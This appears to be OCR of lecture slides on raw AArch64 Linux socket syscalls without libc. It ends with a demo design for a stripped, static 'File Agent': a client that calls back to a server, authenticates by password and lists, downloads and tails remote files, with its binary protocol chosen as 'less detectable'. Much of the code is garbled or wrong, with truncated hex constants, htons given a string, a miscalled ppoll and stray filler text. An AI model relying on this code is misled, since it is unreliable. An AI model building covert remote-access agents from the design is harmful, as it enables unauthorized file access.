
```
struct sockaddr_in addr = {0};
addr.sin_family = AF_INET;                          // IPv4
addr.sin_port = htons("4444");                        // Port 4444 (convert to network order)
addr.sin_addr.s_addr = htonl(0xC0A80164);           // 192.168.1.100 (convert to network order)

// Or using builder approach:
addr.sin_addr.s_addr = htonl((192 << 24) | (168 << 16) | (1 << 8) | 100);
```

Important: Always use `sockaddr_in` for IPv4, then cast to `struct sockaddr *` in syscalls

Network Byte Order

- Different CPUs store multi-byte values differently
- **Little-endian** (x86, ARM): LSB first → `0x1234` stored as `34 12`
- **Big-endian** (network, old SPARC): MSB first → `0x1234` stored as `12 34`
- Network protocols use **big-endian** (network byte order)

Network byte Order



Converting on Aarch64

```c
// Host to Network Short (16-bit)
static uint16_t htons(uint16_t n) {
    return ((n & 0xff) << 8) | ((n & 0xff00) >> 8);
}

// Host to Network Long (32-bit)
static uint32_t htonl(uint32_t n) {
    return ((n & 0xff) << 24) |
           ((n & 0xff00) << 8) |
           ((n & 0xff0000) >> 8) |
           ((n & 0xff000000) >> 24);
}

// Network to Host (symmetric operations)
#define ntohs htons
#define ntohl htonl
```

Rule: Convert ALL multi-byte values (port, IP) before sending, and after receiving

Socket Syscall Numbers

```
cat /usr/include/asm-generic/unistd.h | grep -E 'socket|bind|listen|accept|connect'
#define __NR_socket 198
#define __NR_bind 200
#define __NR_listen 201
#define __NR_accept 202
#define __NR_connect 203
#define __NR_sendto 206
#define __NR_recvfrom 207
#define __NR_shutdown 210
#define __NR_ppoll 73
```

Define them in your code:

```
#define SYS_socket    198
#define SYS_bind      200
#define SYS_listen    201
#define SYS_accept    202
#define SYS_connect   203
#define SYS_sendto    206
#define SYS_recvfrom  207
#define SYS_shutdown  210
#define SYS_ppoll     73
```

man socket

Purpose: Create a socket endpoint

Signature:

```
int socket(int domain, int type, int protocol);
```

Parameters:

- `domain`: Address family
  - `AF_INET` (2) - IPv4
  - `AF_INET6` (10) - IPv6
  - `AF_UNIX` (1) - Local IPC
- `type`: Socket type
  - `SOCK_STREAM` (1) - TCP (reliable, ordered)
  - `SOCK_DGRAM` (2) - UDP (unreliable datagrams)
- `protocol`: Usually 0 (auto-select for type)

Returns: File descriptor (≥0) on success, -1 on error

socket

Example:

```c
// Create TCP socket
int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
if (sockfd < 0) {
    // Handle error
}
```

What happens in the kernel:

1. Allocate `struct socket` and `struct sock`
2. Initialize protocol-specific data (TCP state machine)
3. Create file descriptor entry
4. Return fd to userspace

man bind

- Assign an address (IP + port) to a socket

Signature:

```
int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

Parameters:

- `sockfd`: Socket file descriptor (from `socket()`)
- `addr`: Pointer to address structure (cast `sockaddr_in *` to `sockaddr *`)
- `addrlen`: Size of address structure (`sizeof(struct sockaddr_in)`)

Returns: 0 on success, -1 on error

Example (server side)

```
struct sockaddr_in addr = {0};
addr.sin_family = AF_INET;
addr.sin_port = htons(4444);                // Listen on port 4444
addr.sin_addr.s_addr = htonl(0x00000000);  // Listen on all interfaces (0.0.0.0)

int ret = syscall3(SYS_bind, sockfd, (long)&addr, sizeof(addr));
if (ret < 0) {
    // Handle error (e.g., port already in use)
}
```

Common errors:

- **EADDRINUSE** (98): Port already in use
- **EACCES** (13): Permission denied (ports < 1024 require root)

Core Socket Syscalls: listen()

Purpose: Mark socket as passive (ready to accept connections)

Signature:

```
int listen(int sockfd, int backlog);
```


Parameters:

- `sockfd`: Socket file descriptor (must be bound first)
- `backlog`: Max number of pending connections in queue (typically 5-128)

Returns: 0 on success, -1 on error

listen

```
int ret = syscall2(SYS_listen, sockfd, 5);
if (ret < 0) {
    // Handle error
}
```



man accept

- Accept a pending connection from the queue

```
int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
```

Parameters:

- `sockfd`: Listening socket fd
- `addr`: Pointer to store client address (can be NULL)
- `addrlen`: Pointer to size (can be NULL)

Returns: New connected socket fd on success, -1 on error

Example

Example:

```
struct sockaddr_in client_addr;
socklen_t client_len = sizeof(client_addr);

int connfd = syscall3(SYS_accept, sockfd, (long)&client_addr, (long)&client_len);
if (connfd < 0) {
    // Handle error
}

// Now use connfd for send/recv
// Original sockfd still listening for more connections
```

Important:

- **Blocks** until a client connects
- Returns a **NEW** file descriptor for this connection
- Original `sockfd` remains in LISTEN state

man connect

- Initiate connection to a server (client-side)

Signature:

```
int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

Parameters:

- `sockfd`: Socket fd (from `socket()`, no need to bind)
- `addr`: Server address structure
- `addrlen`: Size of address structure

Returns: 0 on success, -1 on error

Client example

```
// Create socket
int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);

// Set server address (192.168.1.100:4444)
struct sockaddr_in server_addr = {0};
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(4444);
server_addr.sin_addr.s_addr = htonl((192 << 24) | (168 << 16) | (1 << 8) | 100);

// Connect
int ret = syscall3(SYS_connect, sockfd, (long)&server_addr, sizeof(server_addr));
if (ret < 0) {
    // Handle error (ECONNREFUSED, ETIMEDOUT, etc.)
}

// Connection established, ready to send/recv
```

What happens: Initiates TCP 3-way handshake (blocks until complete)

man send **man** recv

send() / sendto():

```
ssize_t sendto(int sockfd, const void *buf, size_t len, int flags,
               const struct sockaddr *dest_addr, socklen_t addrlen);
```

recv() / recvfrom():

```
ssize_t recvfrom(int sockfd, void *buf, size_t len, int flags,
                 struct sockaddr *src_addr, socklen_t *addrlen);
```

Example

For TCP (connected sockets), we can pass NULL for address:

```
// Send data
ssize_t sent = syscall6(SYS_sendto, sockfd, (long)buffer, length, 0, 0, 0);
if (sent < 0) {
    // Error
} else if (sent < length) {
    // Partial send, need to send remaining bytes
}

// Receive data
ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)buffer, sizeof(buffer), 0, 0, 0);
if (received < 0) {
    // Error
} else if (received == 0) {
    // Connection closed by peer
}
```

Important:


- Both can return **less** than requested (partial I/O)
    - i.e. send() doesn't mean the data was transmitted across the network yet — only that it was copied into the kernel's send buffer. TCP itself will handle segmentation (MSS-sized packets),

Helpers: send_exact() and recv_exact()

- `send()` and `recv()` can transfer less than requested
  - Loop until all bytes are transferred

```
// Send exactly n bytes (block until complete)
static int send_exact(int sockfd, const void *buf, size_t n) {
    const char *p = buf;
    size_t remaining = n;
    while (remaining > 0) {
        ssize_t sent = syscall6(SYS_sendto, sockfd, (long)p, remaining, 0, 0, 0);
        if (sent < 0) {
            return -1;  // Error
        }
        p += sent;
        remaining -= sent;
    }
    return 0;
}
// Receive exactly n bytes (block until complete)
static int recv_exact(int sockfd, void *buf, size_t n) {
    char *p = buf;
    size_t remaining = n;
    while (remaining > 0) {
        ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)p, remaining, 0, 0, 0);
... similar error handling ...
    }
    return 0;
}
```

TCP Connection Lifecycle



Complete Example: TCP Server

```
void tcp_server_example(void) {
    // 1. Create socket
    int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        syscall1(SYS_exit, 1);
    }

    // 2. Bind to address
    struct sockaddr_in addr = {0};
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    addr.sin_addr.s_addr = htonl(0x00000000);  // 0.0.0.0 (all interfaces)

    if (syscall3(SYS_bind, sockfd, (long)&addr, sizeof(addr)) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 3. Listen
    if (syscall2(SYS_listen, sockfd, 5) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 4. Accept connection
    int connfd = syscall3(SYS_accept, sockfd, 0, 0);
    if (connfd < 0) {
        syscall1(SYS_exit, 1);
```

Complete Example: TCP Client

```
void tcp_client_example(void) {
    // 1. Create socket
    int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        syscall1(SYS_exit, 1);
    }

    // 2. Set server address (127.0.0.1:4444)
    struct sockaddr_in server_addr = {0};
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(4444);
    server_addr.sin_addr.s_addr = htonl((127 << 24) | (0 << 16) | (0 << 8) | 1);

    // 3. Connect
    if (syscall3(SYS_connect, sockfd, (long)&server_addr, sizeof(server_addr)) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 4. Send data
    const char *message = "Hello from client\n";
    ssize_t sent = syscall6(SYS_sendto, sockfd, (long)message, strlen(message), 0, 0, 0);

    // 5. Receive response
    char buffer[256];
    ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)buffer, sizeof(buffer), 0, 0, 0);
```

man `poll`: I/O Multiplexing

- Wait for data on socket
- Wait for file changes (inotify)
- Timeout if nothing happens
- Allows for monitoring multiple file descriptors simultaneously
    - See also `epoll` for when you have **a lot** of fds

Signature:

```
int poll(struct pollfd *fds, nfds_t nfds, int timeout);

struct pollfd {
    int   fd;         // File descriptor
    short events;     // Requested events (POLLIN, POLLOUT, ...)
    short revents;    // Returned events (filled by kernel)
};
```

Returns: Number of ready fds, 0 on timeout, -1 on error

`poll` events


- `POLLIN` (0x0001) - Data available to read
- `POLLOUT` (0x0004) - Ready for writing
- `POLLERR` (0x0008) - Error condition
- `POLLHUP` (0x0010) - Hang up (connection closed)

poll() Example: `inotify`

- man `inotify` - monitoring filesystem events
- Ex: Wait for data on socket OR file modification event

```
// Setup inotify for file watching
int inotify_fd = syscall1(SYS_inotify_init1, 0);
int watch_fd = syscall3(SYS_inotify_add_watch, inotify_fd,
 (long)"/var/log/syslog", 0x00000002);
// Setup poll structures
struct pollfd fds[2];
// Watch inotify fd for file changes
fds[0].fd = inotify_fd;
fds[0].events = POLLIN;
fds[0].revents = 0;
// Watch socket for incoming data
fds[1].fd = sockfd;
fds[1].events = POLLIN;
fds[1].revents = 0;
// Poll (block forever, timeout = -1)
// wtf is ppoll? man ppoll :-)
long ret = syscall3(SYS_ppoll, (long)fds, 2, 0);  // 0 = NULL timeout
if (ret > 0) {
    if (fds[0].revents & POLLIN) {
        // File was modified, read new data
    }
    if (fds[1].revents & POLLIN) {
        // Data on socket (maybe a cancel command)
    }
}
```

Kernel Socket Structures



Socket in the kernel

- foo bar
- `struct file` - Generic file descriptor (kernel source)
- `struct socket` - Socket layer (kernel source)
- `struct sock` - Protocol-specific data (kernel source)

Socket Quick Reference

Syscall	Purpose	Server	Client	Returns
`socket()`	Create socket	✅	✅	fd
`bind()`	Assign address	✅		0/-1
`listen()`	Mark as passive	✅		0/-1
`accept()`	Accept connection	✅		connfd
`connect()`	Initiate connection		✅	0/-1
`send()/sendto()`	Send data	✅	✅	bytes sent
`recv()/ recvfrom()`	Receive data	✅	✅	bytes received
`poll()`	Wait for events	✅	✅	ready count
`shutdown()`	Close half-duplex	✅	✅	0/-1
`close()`	Close socket	✅	✅	0/-1

Socket API in action

Server:

```
socket() → bind() → listen() → accept() → recv()/send() → close()
```

Client:

```
socket() → connect() → send()/recv() → close()
```

Common Socket Errors

Error Code	Name	Meaning	Common Causes
EADDRINUSE	98	Address already in use	Port already bound by another process
ECONNREFUSED	111	Connection refused	No server listening on target port
ETIMEDOUT	110	Connection timed out	Network unreachable or server down
EACCES	13	Permission denied	Binding to port < 1024 without root
EINPROGRESS	115	Operation in progress	Non-blocking connect still completing
EPIPE	32	Broken pipe	Sending to closed connection
ECONNRESET	104	Connection reset	Peer closed connection abruptly

Checking Socket Errors

```
int ret = syscall3(SYS_connect, sockfd, (long)&addr, sizeof(addr));
if (ret < 0) {
    long err = -ret;  // Negative errno
    if (err == 111) {
        // ECONNREFUSED: No server listening
    } else if (err == 110) {
        // ETIMEDOUT: Network unreachable
    }
}
```

Further Reading

Man Pages:

- `man 2 socket` - socket() syscall
- `man 2 bind` - bind() syscall
- `man 2 connect` - connect() syscall
- `man 7 tcp` - TCP protocol overview
- `man 7 ip` - IP protocol overview


Tools:

- `strace` - Trace syscalls
- `tcpdump` - Capture network traffic
- `wireshark` - Analyze packets
- `netstat` / `ss` - View socket states


DEMO

File Agent:

- Remote file access agent (client) and server
- RPC protocol over TCP
- Commands: ls, pwd, stats, download, mingrep, tailf
- No libc dependencies
- Compile-time configuration



System Overview



Key components:

1. **builder.py** - Generates compile-time configuration
2. **server.py** - Python server with interactive REPL
3. **agent.c** - C program with no libc dependencies

builder.py: Configuration Generator

Generates config.h with:

- IP address as 4 octets
- Port in network byte order (big-endian)
- Password as byte array
- All as `#define` constants

Usage:

```
$ python3 builder.py 192.168.1.100 4444 DEADBEEF
```


Example output:

```
/* Auto-generated by builder.py */
#ifndef CONFIG_H
#define CONFIG_H

/* Server IP: 192.168.1.100 */
#define SERVER_IP_OCTET_0 192
#define SERVER_IP_OCTET_1 168
#define SERVER_IP_OCTET_2 1
#define SERVER_IP_OCTET_3 100

/* Server Port: 4444 (NBO: 0x5c11) */
#define SERVER_PORT 4444
#define SERVER_PORT_NBO 0x5c11

/* Authentication password */
#define AUTH_PASSWORD_LEN 4
#define AUTH_PASSWORD { 0xDE, 0xAD, 0xBE, 0x

/* Timeout for auth (seconds) */
#define AUTH_TIMEOUT_SEC 2

#endif
```

builder.py Implementation

```
import sys
import struct

def ip_to_bytes(ip_str):
    """Convert IP string to 4 octets."""
    parts = ip_str.split('.')
    if len(parts) != 4:
        raise ValueError("Invalid IP address")
    octets = [int(part) for part in parts]
    if not all(0 <= octet <= 255 for octet in octets):
        raise ValueError("IP octets must be 0-255")
    return octets

def port_to_nbo(port):
    """Convert port to network byte order (big-endian)."""
    if not (0 <= port <= 65535):
        raise ValueError("Port must be 0-65535")
    # Pack as big-endian unsigned short
    packed = struct.pack('>H', port)
    # Return as hex string (e.g., 0x5c11)
    return '0x' + packed.hex()

def password_to_bytes(password):
    """Convert password string to byte array."""
    return [ord(c) for c in password]
```

Agent Build Workflow



Compilation flags:

```
gcc -nostdlib -static  -o agent agent.c
strip agent
```

RPC Protocol Design Philosophy

Design Goals:

1. **Simple** - Easy to parse and implement
2. **Fixed-size** - No buffer overflow vulnerabilities
3. **Efficient** - Minimal overhead
4. **Extensible** - Easy to add new commands

RPC Design

Aspect	Choice	Alternative	Why?
Message size	Fixed 4096 bytes	Variable (TLV)	Simpler parsing, page-aligned
Byte order	Network (big-endian)	Host	Cross-platform compatibility
Communication	Blocking	Non-blocking	Simpler code, single-threaded
Data format	Binary	Text (JSON)	Smaller, faster, less detectable
Error handling	Status codes	Exceptions	More control, C-friendly
Authentication	Password bytes	Challenge/ response	Simple, fits our threat model

RPC Protocol Structures

Commands:

```
#define CMD_GET_FILE_STATS  0x
#define CMD_LS              0x
#define CMD_PWD             0x
#define CMD_DOWNLOAD_FILE   0x
#define CMD_MINGREP         0x
#define CMD_TAILF           0x
#define CMD_CANCEL          0x
#define CMD_EXIT            0x
```

Status codes:

```
#define STATUS_OK           0x
#define STATUS_ERROR        0x
#define STATUS_MORE_DATA    0x
```

Fixed sizes:

```
#define RPC_DATA_SIZE 4088
#define RPC_REQUEST_SIZE 4096
#define RPC_RESPONSE_SIZE 409
```

```
struct rpc_request {
    uint8_t  cmd_type;      // 1 byte
    uint8_t  reserved[3];   // 3 bytes padding
    uint32_t data_len;      // 4 bytes (NBO!)
    char     data[4088];    // Variable data
} __attribute__((packed));  // Total: 4096
```

Response structure:


```
struct rpc_response {
    uint8_t  status;        // 1 byte
    uint8_t  reserved[3];   // 3 bytes padding
    uint32_t data_len;      // 4 bytes (NBO!)
    char     data[4088];    // Variable data
} __attribute__((packed));  // Total: 4096
```

Why `__attribute__((packed))`?

